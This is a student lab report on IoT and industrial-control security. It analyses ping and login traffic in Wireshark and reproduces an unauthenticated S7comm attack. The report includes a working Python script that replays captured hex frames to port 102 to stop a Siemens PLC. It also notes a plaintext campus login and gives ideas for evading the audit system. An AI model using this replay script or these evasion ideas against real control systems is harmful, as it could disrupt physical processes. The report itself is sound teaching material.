物联网安全课程实验报告

实验二

实验名称：“工控网络安全移动实验箱”安全需求分析

姓名：_____郭裕彬_____

小组：____郭裕彬 于洋淼 杨雄峰_____

学号：_____2114052_____

专业：_____物联网工程_____

提交日期：_____2023.10.17_____

一、实验目的

学会使用 wireshark 分析网络数据包的基本方法，并对工控系统的协议进行安全分析，掌握基本的网络编程能力，编程复现指令攻击实验，对缺乏加密与认证的危害获得直观认识。

二、实验要求及要点

学习 wireshark 软件基础操作：

1. 抓包详细分析 ping 任一网站和 pingPLC 的流量。（必选内容）
2. 简要分析访问任一网页的登录流程。（可选内容，可选择分析从无线网卡开启至成功登录至南开大学校园网的流程）
3. 已知实验箱中 PLC 使用的协议存在缺乏认证的设计缺陷，请通过流量分析与网络编程，扮演接入工控网络的攻击者，使正常工作的储水罐系统停止工作。观察攻击成功时的现象
4. （可选）登陆审计系统，了解审计系统检测攻击的原理与实现，思考如何攻击能绕过审计？

工控安全监测审计的初始 IP 地址为：192.168.1.158，用户名及密码为：admin，111111（一定不要修改密码，恶意破坏实验环境一经发现记为不合格。）使用浏览器输入对应 ip 地址并访问即可看到登录页面。

三、实验内容

用到的相关工具及编程库简介

Wireshark 是一款多平台的网络协议分析工具，能够捕获、查看和分析网络数据包，支持多种协议，提供详细的数据包解析和过滤功能，以及统计和图形化分析工具，可用于网络管理、安全分析、故障排除和性能优化。它是免费开源的，广泛应用于网络领域。

Socket 编程库是一组用于实现网络通信的软件库或 API 集合，它们允许开发人员创建网络应用程序，包括客户端和服务器，以便它们能够在不同计算机

之间进行数据交换。Socket 编程库提供了一种基于套接字（socket）的通用方法，用于建立、连接、发送和接收数据，以及处理网络通信中的各种任务。

抓包详细分析 ping 任一网站和 pingPLC 的流量

1. Ping bilibili.com

a）开启 WireShark 监测无线网卡，使用命令行 ping bilibili.com

```
C:\Users\Robin>ping bilibili.com

正在 Ping bilibili.com [119.3.70.188] 具有 32 字节的数据:
来自 119.3.70.188 的回复: 字节=32 时间=25ms TTL=26
来自 119.3.70.188 的回复: 字节=32 时间=25ms TTL=26
来自 119.3.70.188 的回复: 字节=32 时间=31ms TTL=26
来自 119.3.70.188 的回复: 字节=32 时间=26ms TTL=26

119.3.70.188 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 25ms, 最长 = 31ms, 平均 = 26ms
```

b）WireShark 过滤条件选择 ip.addr == 119.3.70.188，可以看到命令行执行了四次的 ping 程序，WireShark 抓包结果对应 8 个 ICMP 报文。

ip.addr == 119.3.70.188

No.	Source	Time	Destination	Protocol	Length	Info
129	10.136.109.19	11.922106	119.3.70.188	ICMP	74	Echo (ping) request id=0x0001, seq=5/1280, ttl=64 (reply in 130)
130	119.3.70.188	11.947057	10.136.109.19	ICMP	74	Echo (ping) reply id=0x0001, seq=5/1280, ttl=26 (request in 129)
135	10.136.109.19	12.926863	119.3.70.188	ICMP	74	Echo (ping) request id=0x0001, seq=6/1536, ttl=64 (reply in 136)
136	119.3.70.188	12.952583	10.136.109.19	ICMP	74	Echo (ping) reply id=0x0001, seq=6/1536, ttl=26 (request in 135)
137	10.136.109.19	13.943740	119.3.70.188	ICMP	74	Echo (ping) request id=0x0001, seq=7/1792, ttl=64 (reply in 138)
138	119.3.70.188	13.974997	10.136.109.19	ICMP	74	Echo (ping) reply id=0x0001, seq=7/1792, ttl=26 (request in 137)
147	10.136.109.19	14.955659	119.3.70.188	ICMP	74	Echo (ping) request id=0x0001, seq=8/2048, ttl=64 (reply in 148)
148	119.3.70.188	14.981893	10.136.109.19	ICMP	74	Echo (ping) reply id=0x0001, seq=8/2048, ttl=26 (request in 147)

c）依行分析 frame 数据帧

```
Frame 129: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{4C929ACC-39DA-4650-B144-8B2999CF1EA6}, id 0
  Section number: 1
  Interface id: 0 (\Device\NPF_{4C929ACC-39DA-4650-B144-8B2999CF1EA6})
    Interface name: \Device\NPF_{4C929ACC-39DA-4650-B144-8B2999CF1EA6}
    Interface description: WLAN 2
  Encapsulation type: Ethernet (1)
  Arrival Time: Oct 10, 2023 08:15:02.605271000 中国标准时间
  [Time shift for this packet: 0.000000000 seconds]
  Epoch Time: 1696896902.605271000 seconds
  [Time delta from previous captured frame: 0.007205000 seconds]
  [Time delta from previous displayed frame: 0.000000000 seconds]
  [Time since reference or first frame: 11.922106000 seconds]
  Frame Number: 129
  Frame Length: 74 bytes (592 bits)
  Capture Length: 74 bytes (592 bits)
  [Frame is marked: False]
  [Frame is ignored: False]
  [Protocols in frame: eth:ethertype:ip:icmp:data]
  [Coloring Rule Name: ICMP]
  [Coloring Rule String: icmp || icmpv6]
```

1）Frame 129: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{4C929ACC-39DA-4650-B144-8B2999CF1EA6}, id 0:在某个物理接口上的第 129 号帧在线发

送了 74 字节，实际捕获了 74 字节；

2）Section number: 1:数据节编号为 1；

3）Interface id: 0 (\Device\NPF_{4C929ACC-39DA-4650-B144-8B2999CF1EA6}):和 4、5 两行一起显示了该数据帧经由的网络接口的信息

4）Interface name: \Device\NPF_{4C929ACC-39DA-4650-B144-8B2999CF1EA6}

5）Interface description: WLAN 2

6）Encapsulation type: Ethernet (1):封装类型：以太网

7）Arrival Time: Oct 10, 2023 08:15:02.605271000 中国标准时间:捕获日期和时间

8）[Time shift for this packet: 0.000000000 seconds]:数据包的时间偏移

6）Epoch Time: 1696896902.605271000 seconds:纪元时间

7）[Time delta from previous captured frame: 0.007205000 seconds]:和之前捕获帧的时间差

8）[Time delta from previous displayed frame: 0.000000000 seconds]:和之前显示帧的时间差

9）[Time since reference or first frame: 11.922106000 seconds]:从第一帧以来的时间

10）Frame Number: 129:帧序号

11）Frame Length: 74 bytes (592 bits):帧长度

12）Capture Length: 74 bytes (592 bits):捕获长度

13）[Frame is marked: False]:是否被标记


14）[Frame is ignored: False]:是否被忽略

15）[Protocols in frame: eth:ethertype:ip:icmp:data]:帧内部的封装的协议层次的结构

16）[Coloring Rule Name: ICMP]:着色规则

17）[Coloring Rule String: icmp || icmpv6]:着色规则显示的字符

d) 依行分析 Ethernet Ⅱ以太网帧



1) Ethernet II, Src: IntelCor_ff:17:39 (10:51:07:ff:17:39), Dst: IETF-VRRP-VRID_08 (00:00:5e:00:01:08)：以太网协议 II，源地址：厂名_序号（网卡地址），目的：厂名_序号（MAC 地址）
2) Destination: IETF-VRRP-VRID_08 (00:00:5e:00:01:08):和以下三行显示目标 MAC 地址及其他信息
3) Address: IETF-VRRP-VRID_08 (00:00:5e:00:01:08)
4) ... ..0. .... = LG bit: Globally unique address (factory default)
5) ....0 .... = IG bit: Individual address (unicast)
6) Source: IntelCor_ff:17:39 (10:51:07:ff:17:39):和以下三行显示源 MAC 地址及其他信息
7) Address: IntelCor_ff:17:39 (10:51:07:ff:17:39)
8) .... ..0. .... = LG bit: Globally unique address (factory default)
9) ....0 .... = IG bit: Individual address (unicast)
10) Type: IPv4 (0x0800):帧内封装的协议类型

e) 分析 IP 报文

```
Internet Protocol Version 4, Src: 10.136.109.19, Dst: 119.3.70.188
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
      0000 00.. = Differentiated Services Codepoint: Default (0)
      .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
    Total Length: 60
    Identification: 0x9597 (38295)
  000. .... = Flags: 0x0
      0... .... = Reserved bit: Not set
      .0.. .... = Don't fragment: Not set
      ..0. .... = More fragments: Not set
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: ICMP (1)
    Header Checksum: 0x0000 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.136.109.19
    Destination Address: 119.3.70.188
```

1）Internet Protocol Version 4, Src: 10.136.109.19, Dst: 119.3.70.188

2）0100 .... = Version: 4:互联网协议为 IPv4

3）.... 0101 = Header Length: 20 bytes (5):IP 包头部的长度

4）Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT):区分服务字段

5）0000 00.. = Differentiated Services Codepoint: Default (0):区分服务代码点

6）.... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0):显式拥塞通知-非 ECN 能力传输，非 ECT

7）Total Length: 60:IP 包的总长度

8）Identification: 0x9597 (38295):标识字段

9）000. .... = Flags: 0x0:标志字段

10）0... .... = Reserved bit: Not set:保留

11）.0.. .... = Don't fragment: Not set:允许分片

12）..0. .... = More fragments: Not set:该片为最后一片

13）...0 0000 0000 0000 = Fragment Offset: 0:片偏移

14）Time to Live: 64:生存时间

15）Protocol: ICMP (1):包内封装的协议类型

16）Header Checksum: 0x0000 [validation disabled]:头部数据的校

验和

17）[Header checksum status: Unverified]:头部校验状态

18）Source Address: 10.136.109.19:源 IP 地址

19）Destination Address: 119.3.70.188:目标 IP 地址

f）分析 ICMP 报文

```
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x4d56 [correct]
    [Checksum Status: Good]
    Identifier (BE): 1 (0x0001)
    Identifier (LE): 256 (0x0100)
    Sequence Number (BE): 5 (0x0005)
    Sequence Number (LE): 1280 (0x0500)
    [Response frame: 130]
  Data (32 bytes)
      Data: 6162636465666768696a6b6c6d6e6f707172737475767761626364656667686 9
      [Length: 32]
```

1）Internet Control Message Protocol

2）Type: 8 (Echo (ping) request):报文类型-Echo 请求

3）Code: 0:报文代码-Echo 响应报文

4）Checksum: 0x4d56 [correct]:校验和

5）[Checksum Status: Good]:校验和状态

6）Identifier (BE): 1 (0x0001):标识符

7）Identifier (LE): 256 (0x0100)

8）Sequence Number (BE): 5 (0x0005):序列号关联请求和应答报文


9）Sequence Number (LE): 1280 (0x0500)

10)[Response frame: 130]

11)Data (32 bytes):数据部分

2. Ping PLC


本机 IP 地址设置为 192.168.1.127，PLC 的 IP 地址为 192.168.1.3：



Ping PLC 的报文类型也为 ICMP，与 Ping bilibili.com 的情况相同，不再具体分析。


简要分析访问任一网页的登录流程。

实验测试登录校园网 202.113.18.106 登陆窗的过程，使用 id.addr == 202.113.18.106 过滤得到如下的结果：




从图上可以看出，客户端分别使用 57005 和 57006 两个端口对目标地址的 80 端口进行了三次握手，以 57005 端口为例：


(1)客户端发送 syn 包进行同步序列号请求，进入 SYN_SENT 状态。如下图，seq=0，即客户端发送的 TCP 包中标志位为 SYN，序列号为 0，请求建立连接：




(2)服务端收到后，创建 ACK 应答码作为收到确认信息，ACK=seq+1，并创建新的序列号，一起发送回客户端，服务端进入 SYN_RECV 状态。如下图，seq=0，ACK=1：



(3)客户端收到服务端的复合包后，创建 ACK 应答码作为收到确认信息，ACK=seq+1，再发送给服务端，并进入 ESTABLISHED 状态，完成三次握手。如下图，ACK=1：




用户点击登录按钮后，向目标主机发送一个 HTTP GET 请求，目标 url 为 http://202.113.18.106:801/eportal/?c=ACSetting&a=Login&loginMethod=1&protocol=http%3A&hostname=202.113.18.106&port=&iTermType=1&wlanuserip=10.136.30.38&wlanacip=null&wlanacname=jn1_&redirect=null&session=null



对于具体数据，如下图我们可以看出校园网登录使用的是明文信息，容易被获取到身份认证系统的账号密码。


```
Request URI Query Parameter: enAdvert=0
Request URI Query Parameter: jsVersion=2.4.3
Request URI Query Parameter: DDDDD=2114052
Request URI Query Parameter: upass=[redacted] 此处为密码
Request URI Query Parameter: R1=0
Request URI Query Parameter: R2=0
Request URI Query Parameter: R3=0
Request URI Query Parameter: R6=0
Request URI Query Parameter: para=00
Request URI Query Parameter: 0MKKey=123456
Request URI Query Parameter: buttonClicked=
Request URI Query Parameter: redirect_url=
Request URI Query Parameter: err_flag=
Request URI Query Parameter: username=
Request URI Query Parameter: password=
```

登录验证通过后，一个短暂的转移，网页的地址被重新导向到 http://202.113.18.106/3.htm?wlanuserip=10.136.30.38&wlanacname=jn1_&wlanacip=202.113.18.165&mac=00-00-00-00-00-00&session=null&redirect=null。



已知实验箱中 PLC 使用的协议存在缺乏认证的设计缺陷，请通过流量分析与网络编程，扮演接入工控网络的攻击者，使正常工作的储水罐系统停止工作。观察攻击成功时的现象。


在 STEP 7-MicroWIN SMART 软件中对连接的 PLC 发出 RUN 和 STOP 指令，使用 WireShark 监测从实验箱通过网线连接至 PC 开始的流量，使用 ip.addr == 192.168.1.3 进行过滤，如下图：




查阅资料得知，S7 协议被封装在 TPKT 和 ISO-COTP 协议中，PC 与 PLC 通过基于 TCP 的三次握手建立连接后，还需要进行 COTP 连接；之后会进行 Setup Communication 建立通信，这个过程在每个会话开始时被发送，从而允许交换任何其他信息，即发送不同的作业请求。

使用 STEP 7-MicroWIN SMART 软件进行工控系统开发，连接 PLC 后下载已编好的 smart 文件，停止运行 CPU 后，实验箱对物理按键不能做出反应，显示屏能够切换模拟的不同程序，但也不能对程序中的触屏操作做出反应，实验箱下方的 PLC 物理件左侧指示灯全黄，CPU 指示灯全灭；重新运行 CPU 后，系统恢复正常。


Socket 抽象层位于应用层与传输层之间，因此进行伪造访问时只需要从报文中的 TPKT、COTP 和 S7-Communication 入手。首先进行的 COTP 连接的报文如下图，截取其中从 TPKT 开始的非报头内容，获取到这个请求的机器码 0300001611e00000001400c1020101c2020101c0010a：



接着进行的 Setup communication 过程，如上得到这个过程的机器码 0300001902f08032010000ccc100080000f0000001000103c0：



在软件中按下 STOP 按钮后，会发出一个 PLC_STOP 的 job 请求，定位到该报文，获取到这个请求的机器码 0300002102f0803201000000050010000029000000000009505f50524f4752414d：



接下来就可进行编程来重现这三个过程来进行模拟攻击，代码如下：

```
import socket
import binascii
import time

host = "192.168.1.3"
port = 102
sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
sock.connect((host,port))
sock.send(binascii.unhexlify('0300001611e00000001400c1020101c2020101c0010a'))
time.sleep(1)
sock.send(binascii.unhexlify('0300001902f08032010000ccc100080000f0000001000103c0'))
time.sleep(1)
sock.send(binascii.unhexlify('0300002102f080320100000005001000002900000000000009505f50524f4752414d'))
time.sleep(1)
#sock.send(binascii.unhexlify('0300002502f080320100000033001400002800000000000fd000009505f50524f4752414d'))RUN 指令
time.sleep(1)
sock.close()
```

执行该程序，正在运行中的实验箱停止运行。

四、回答问题

1. 攻击者如何获得操控 PLC 有关指令的数据包及其格式？

在 PC 与 PLC 进行通信，人为操纵时使用 WireShark 进行抓包，过滤分析得到关键指令的数据包和格式，对于未请求的指令，可以尝试读取数据包中包含的设备型号、版本等信息，通过查阅公开或未公开的信息来得到数据包格式。

2. 假设攻击者已接入目标网络且不知道目标 PLC 地址，如何获得目标 PLC 的 IP 地址来发送相关指令？

可以通过扫描目标网络中的所有主机，寻找开放端口，进行通信以确认可达的 PLC 端口。例如使用 Nmap 中的 TCP connect（）扫描到存活的端口。

3. 编程发送网络数据时有哪些需要注意的地方？

Socket 是在传输层和应用层之间的抽象架构，其下的数据包报头会由操作系统自动添加，故是需要发送 TCP 以上的数据；当对获取到的多条报文进行伪造发送时，如果发送时间间隔不够，会出现指令拥堵的情况，使得 PLC 无法正常处理这些指令，需要添加一定的延迟。

4. （可选）攻击者如何能不被审计系统发现？

观察到，审计系统与 PLC 通过一台交换机相连，通过特征流量监测，对所有的线上控制的 CPU 终止命令发出警告。可能有以下的思路进行绕过：对交换机连接审计系统的端口尝试阻塞其流量；将命令进行加壳后再发送以绕过审计系统的特征监测等。

5. 讨论如何解决本实验中的“指令攻击”？

